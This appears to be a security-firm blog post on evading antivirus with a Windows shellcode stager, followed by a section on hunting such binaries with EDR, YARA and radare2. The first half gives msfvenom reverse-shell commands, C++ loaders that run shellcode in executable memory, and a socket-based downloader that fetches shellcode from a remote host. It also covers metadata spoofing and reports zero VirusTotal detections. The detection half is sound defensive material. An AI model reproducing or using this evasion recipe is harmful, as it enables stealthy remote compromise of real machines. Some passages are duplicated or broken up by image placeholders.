Share on:

Dynamic Shellcode Execution

Posted on 12 March 2019 by Arran Purewal

Introduction

Antivirus solutions are commonly used to detect malicious files and often rely on static analysis to separate the good from the bad. This approach works if the file itself contains something malicious but what happens if an attacker uses a light-weight stager to instead download and load code into memory on-the-fly? It turns out this is a great way to bypass antivirus.

While this approach isn't new and bypassing antivirus is common for most modern malware we wanted to provide some insights into the steps taken when building such a payload and also show how threat hunters can detect such activity at scale with common EDR tools.

In this post we'll be using VirusTotal as our benchmark and Metasploit reverse tcp shellcode as our payload. This provides a rough way to measure the effectiveness of our payloads, however do remember dynamic or behavior-based detection may catch the payload in the real-world.


Msfvenom File Creation

Starting with the basics we first used msfvenom to create a reverse shell executable payload with the below one-liner:

Starting with the basics we first used msfvenom to create a reverse shell executable payload with the below one-liner:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.28.216 LPORT=4444 -f exe -o met.exe
```

Uploading this file to VirusTotal it was flagged by a large number of engines, which made sense given that it's a common payload and Metasploit is well-known by security vendors.



Given the number of engines that mark the file as malicious any defensive team that review AV alerts or VirusTotal

Given the number of engines that mark the file as malicious any defensive team that review AV alerts or VirusTotal enriched EDR process data will have this swiftly raise up their workflow. Additionally, the names of some of the engine hits, such as ‘Trojan:win32/Meterpreter.O’ give a very good indication about the nature of the file.


Embedded Meterpreter Shellcode

Given that most antivirus vendors probably have signatures for Metasploit executable templates we decided to instead create our own executable to execute Metasploit shellcode. Once again, msfvenom was used, but in this instance only to generate shellcode and not the full executable:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.28.216 LPORT=4444 -f c
```

```
#include <windows.h>
using namespace std;

int main(int argc, char **argv) {

	// shellcode generated by msfvenom
	char shellcode[] = "\xfc\xe8\x82\x00\x00\x00...";

	// allocate space in the process using VirtualAlloc
	void *exec = VirtualAlloc(0, sizeof shellcode, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);

	//copy the shellcode into the allocated space
	memcpy(exec, shellcode, sizeof shellcode);

	//execute the written memory
	((void(*)())exec)();

	return 0;
}
```

By simply copying the shellcode into a separate C++ source file, in which the instructions are loaded into memory by calling memcpy, significantly reduced the number of VirusTotal hits from 45 to 14.



This reduction showed antivirus signatures were strongly coupled to the Metasploit executable templates. There are, however, further ways to reduce the number of VirusTotal engines that mark the file malicious.

Remotely Hosted Shellcode


The third technique that was tested involved dynamically loading the shellcode. Instead of compiling an executable with the shellcode already written into the binary, it would retrieve and load the shellcode into memory at runtime.

A function called get_shellcode() was created to remotely retrieve the msfvenom shellcode used in the previous examples from another machine. The function used various methods from the winhttp library to retrieve the shellcode over HTTP. Also as the shellcode is retrieved from the remote location as ASCII an additional step was needed to cast the instructions to raw binary format ready for execution.

```
#include <windows.h>
#include<iostream>
#include <string>
#include<cstring>
#include<winhttp.h>
#include<stdlib.h>
#pragma comment(lib, "winhttp.lib")

using namespace std;

LPSTR get_shellcode() {}

int main(int argc, char **argv) {

	//retrieve the shellcode
	LPSTR hex_instructions = get_shellcode();

	//cast to a string
	const char* shellcode = hex_instructions;

	int shellcode_length = strlen(shellcode);

	//allocate a zero-initialize array
	unsigned char* val = (unsigned char*) calloc(shellcode_length / 2, sizeof(unsigned
char));

	//cast to ascii characters to binary instructions
	for (size_t count = 0; count < shellcode_length / 2; count++) {
		sscanf(shellcode, "%2hhx", &val[count]);
		shellcode += 2;
	}

	//load and execute shellcode
	void *exec = VirtualAlloc(0, shellcode_length/2, MEM_COMMIT,
PAGE_EXECUTE_READWRITE);
	memcpy(exec, val, shellcode_length/2);
	((void(*)())exec)();

	return 0;
}
```

This yielded another reduction in the VirusTotal hits going from 14 down to 5 showing that some engines were likely using signatures based on Metasploit shellcode patterns. With the shellcode removed from the binary itself it was now able to bypass these engines.


able to bypass these engines.




Meta-Data Alteration


Some AV engines consult a file's metadata to draw conclusions on its origin and reputation. Visual Studio provides an easy way to change the metadata allowing us to modify the binary attributes to match those of a reputable software

provider. The only step required was to add a 'Version' resource to the project and copy the entries from a legitimate provider. The only step required was to add a version resource to the project and copy the entries from a legitimate executable.





The metadata for cmd.exe was copied into the editable fields and the binary resubmitted to VirusTotal. This step reduced the number of VirusTotal detections to just 3. This implied that certain engines will apply a legitimacy weighting to a file that looks to originate from a reputable publisher based on the metadata.



Alternative HTTP Functions (the final piece of the puzzle)

Despite removing Metasploit templates and shellcode and adding metadata the payload was still being caught. What was missing in order to get to zero detections?

A re-think was required, which first involved identifying which specific part of the code was causing the alerts. Intuitively, the suspicion was that the functions VirtualAlloc (with a READWRITE_EXECUTE argument) and memcpy caused the 3 engines to deem the file suspicious as these are commonly used for memory injection. However, this proved to be incorrect. In fact, the functions invoked for the HTTP request to grab the remotely hosted shellcode resulted in the suspicious results. The functions used were:

- WinHttpOpen
- WinHttpConnect
- WinHttpOpenRequest
- WinHttpSendRequest
- WinHttpReceiveResponse
- WinHttpQueryDataAvailable
- WinHttpReadData
- WinHttpCloseHandle

Luckily Windows provides many different libraries that can be used to download data for example WinInet, WinHTTP and Windows Sockets. By switching to a more manual socket based implementation the download code was no longer flagged as suspicious by any antivirus engines.


```
//parse the URL to get file path and name
void mParseUrl(char *mUrl, string &serverName, string &filepath, string &filename);

//returns a connection to the remote server
SOCKET connectToServer(char *szServerName, WORD portNum);

//ascertain the number of characters in the page header
int getHeaderLength(char *content);

//read the content of the page
char *readUrl2(char *szUrl, long &bytesReturnedOut, char **headerOut);
```

This was then combined with the shellcode loading process previously demonstrated.

```
#include <windows.h>
#include <string>
#include <stdio.h>
#include <iostream>

using std::string;

#pragma comment(lib,"ws2_32.lib")


HINSTANCE hInst;
WSADATA wsaData;
void mParseUrl(char *mUrl, string &serverName, string &filepath, string &filename);
SOCKET connectToServer(char *szServerName, WORD portNum);
int getHeaderLength(char *content);
char *readUrl2(char *szUrl, long &bytesReturnedOut, char **headerOut);


int main()
{
	const int bufLen = 1024;
	char *szUrl = "xyz.com/shellcode";
	long fileSize;
	char *memBuffer, *headerBuffer;
	FILE *fp;
```

```
        memBuffer = headerBuffer = NULL;

        if (WSAStartup(0x101, &wsaData) != 0)
                return -1;


        memBuffer = readUrl2(szUrl, fileSize, &headerBuffer);
        if (fileSize != 0)
        {
                fp = fopen("downloaded.file", "wb");
                fwrite(memBuffer, 1, fileSize, fp);
                fclose(fp);
                delete(headerBuffer);
        }
        int code_length = strlen(memBuffer);

        unsigned char* val = (unsigned char*)calloc(code_length / 2, sizeof(unsigned
char));

        for (size_t count = 0; count < code_length / 2; count++) {
                sscanf(memBuffer, "%2hhx", &val[count]);
                memBuffer += 2;
        }

        void *exec = VirtualAlloc(0, code_length/2, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        memcpy(exec, val, code_length/2);
        ((void(*)())exec)();

        WSACleanup();
        return 0;
}
```

The final payload successfully sent a reverse shell to the listening host and more importantly had a detection rate of zero on VirusTotal!



The steps taken in this post show how a few simple modifications can help a payload bypass security controls. There are however many other options that can be used including:

- Inserting a payload within a known good binary (https://github.com/secretsquirrel/the-backdoor-factory)
- Payload encoding/encryption with Veil (https://github.com/Veil-Framework/Veil)
- Using other languages – Powershell, Python, Ruby, C#, Java, Go…
- Code-signing payloads

And obviously as an attacker you probably want to avoid submitting files to VirusTotal.

Hunting At-Scale

Having shown how to create a binary to dynamically load code and bypass VirusTotal, we'll now discuss some of the different ways to hunt for such executables in your environment.

EDR agents will often give comprehensive visibility into process, network, file, registry and module load events. There are a number of ways these datasets can be used to detect the activity generated by the anomalous binaries shown in this post.

Process/File Data

When binaries execute EDR will often track the process name, its parent as well metadata for those processes. Often VirusTotal integration is used as well to help detect previously seen malicious binaries. However there are a few different hunting use cases that can be applied to spot anomalous binaries potentially missed by VirusTotal including:

- Prevalence – If a binary has never been seen on VirusTotal or within your environment before it can be classed as anomalous and potentially malicious in nature.
- Metadata forgery – There are a number of different hunts that can be used to detect metadata spoofing, one of the most obvious is to sweep for binaries that use Microsoft metadata but are not Microsoft binaries.

Module Load

Module load information can help us detect binaries which have potentially suspicious imports such as WinHTTP or anomalous combinations of imports. The binaries constructed in this post required functions to perform network communications as well as memory injection.

For example the DLLs and functions are:

- WINHTTP.dll_WinHttpReadData
- KERNEL32.dll_HeapAlloc
- KERNEL32.dll_VirtualAlloc
- VCRUNTIME140D.dll_memcpy
- VCRUNTIME140D.dll_memset

- VCRUNTIME140D.dll_memset

Searching for binaries with module load events associated with these DLLs and an absence of any other DLLs can potentially give us a way to guide our hunting for anomalous binaries like the one created in this post. Do remember though that kernel32 and winhttp are widely used, simply searching for these events in isolation will give you a ton of false positives!

Network Data

Baselining of process network data can be a powerful technique to spot anomalous binaries on your network. For example you may want to consider:

- Aggregating your data on Filename/Path, Remote IP, Remote Port.
- Filtering out common processes such as browsers, updaters and core windows processes.
- Enriching data based on IP reputation, known good, known bad and uncategorized addresses/domains.

Such a process should help you find binaries creating anomalous connections such as the ones shown in this post.

Memory Injection

The Meterpreter payload used in this post works by reflectively loading 3 DLLs into the target process' memory [1]. Both the process of injecting the code as well as the resulting anomalous memory regions created can be detected using modern EDR tooling.

Countercept's EDR agent for example can highlight the anomalous regions with read, write execute permissions and containing DLL indicators such as MZ and PE headers.

Time	_type	CurrentExecutableState	BaseAddress	ModSize	MzHeader	PeHeader
January 3rd 2019, 16:19:56.000	HiddenDll	PAGE_EXECUTE_READWRITE	17,432,576	180,224	true	true
January 3rd 2019, 16:19:56.000	HiddenDll	PAGE_EXECUTE_READWRITE	17,629,184	200,704	true	true
January 3rd 2019, 16:19:56.000	HiddenDll	PAGE_EXECUTE_READWRITE	53,149,696	397,312	true	true
January 3rd 2019, 16:19:56.000	HiddenDll	PAGE_EXECUTE_READWRITE	53,608,448	135,168	true	true

Visible in the screenshot are 4 reflectively loaded regions (1 corresponds to the stager, whilst 3 correspond to the reflectively loaded DLLs). In order to confirm the implants are Meterpreter there are several different mechanisms available. The first and most primitive is to look at the module sizes of the regions which roughly align to the sizes of the 3 Meterpreter DLLs. An alternative method would be to analyze the contents of the regions themselves, either manually or using YARA.

YARA

There are a number of different ways to analyse executables at scale, one option is to use YARA signatures which can help you scan for contents within files on disk or loaded into memory as running processes.

Strings

One of the simplest steps to take during any kind of malware analysis or reversing is looking at the strings present within a binary or memory dump. The strings output for our malicious binary is shown below:Moving onto the second binary, the Windows C++ program that calls the shellcode written into the source code, we can use a similar detection method.

```
[0x00412f00]> iz
[Strings]
Num Vaddr      Paddr      Len Size Section  Type  String
000 0x00006930 0x00417b30  19  40 (.rdata) utf16le WinHTTP Example/1.0
001 0x00006960 0x00417b60  12  26 (.rdata) utf16le 172.16.28.46
002 0x00006980 0x00417b80  12  26 (.rdata) utf16le revshell.txt
003 0x000069ac 0x00417bac  39  40 (.rdata) ascii Error %u in WinHttpQueryDataAvailable.\n
004 0x000069dc 0x00417bdc  35  36 (.rdata) ascii Error in WhiHttpQueryDataAvailable\n
005 0x00006a08 0x00417c08  14  15 (.rdata) ascii Out of memory\n
006 0x00006a1c 0x00417c1c  29  30 (.rdata) ascii Error %u in WinHttpReadData.\n
007 0x00006a40 0x00417c40  26  27 (.rdata) ascii Error in WinHttpReadData.\n
008 0x00006a60 0x00417c60  23  24 (.rdata) ascii Error %d has occurred.\n
009 0x00006a7c 0x00417c7c   5   6 (.rdata) ascii %2hhx
010 0x00006ab4 0x00417cb4  27  28 (.rdata) ascii Stack around the variable '
011 0x00006ad0 0x00417cd0  16  17 (.rdata) ascii ' was corrupted.
012 0x00006ae4 0x00417ce4  14  15 (.rdata) ascii The variable '
```

Without any other context these strings already give a good indication about the binary's behavior. The presence of the IP address (172.16.28.46) and WinHTTP calls suggest the program may connect to this address. Additionally, it seems logical that the program may attempt to download the file revshell.txt, which actually contained the shellcode payload.

Shellcode detection

The first two examples in this post contained shellcode within the binary itself whereas the final binaries would dynamically download and store shellcode within memory. In both scenarios it would be possible to detect the shellcode as default msfvenom payloads (like windows/meterpreter/reverse_tcp) have common hex instructions regardless of the ip/port used. The C++ code for our file is below:

To demonstrate how we could spot this we'll open our binary with Radare. Searching for the first few hex instructions we are able to find the shellcode.

```
[0x00401788]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[[anal.jmptbl] Missing cjmp bb in predecessor at 0x0040177e
[anal.jmptbl] Missing cjmp bb in predecessor at 0x0040a352
```

```
[anal.jmptbl] Missing cjmp bb in predecessor at 0x0040a961
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Constructing a function name for fcn.* and sym.func.* functions (aan)
[x] Type matching analysis for all functions (afta)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x00401788]> /x fce882
Searching 3 bytes in [0x401000-0x416000]
hits: 1
0x004083de hit0_0 fce882
[0x00401788]> px 341 @ 0x004083de
- offset -   0 1  2 3  4 5  6 7  8 9  A B  C D  E F  0123456789ABCDEF
0x004083de  fce8 8200 0000 6089 e531 c064 8b50 308b  ......`..1.d.P0.
0x004083ee  520c 8b52 148b 7228 0fb7 4a26 31ff ac3c  R..R..r(..J&1..<
0x004083fe  617c 022c 20c1 cf0d 01c7 e2f2 5257 8b52  a|., .......RW.R
0x0040840e  108b 4a3c 8b4c 1178 e348 01d1 518b 5920  ..J<.L.x.H..Q.Y
0x0040841e  01d3 8b49 18e3 3a49 8b34 8b01 d631 ffac  ...I..:I.4...1..
0x0040842e  c1cf 0d01 c738 e075 f603 7df8 3b7d 2475  .....8.u..}.;}$u
0x0040843e  e458 8b58 2401 d366 8b0c 4b8b 581c 01d3  .X.X$..f..K.X...
0x0040844e  8b04 8b01 d089 4424 245b 5b61 595a 51ff  ......D$$[[aYZQ.
0x0040845e  e05f 5f5a 8b12 eb8d 5d68 3332 0000 6877  .__Z....]h32..hw
0x0040846e  7332 5f54 684c 7726 0789 e8ff d0b8 9001  s2_ThLw&........
0x0040847e  0000 29c4 5450 6829 806b 00ff d56a 0a68  ..).TPh).k...j.h
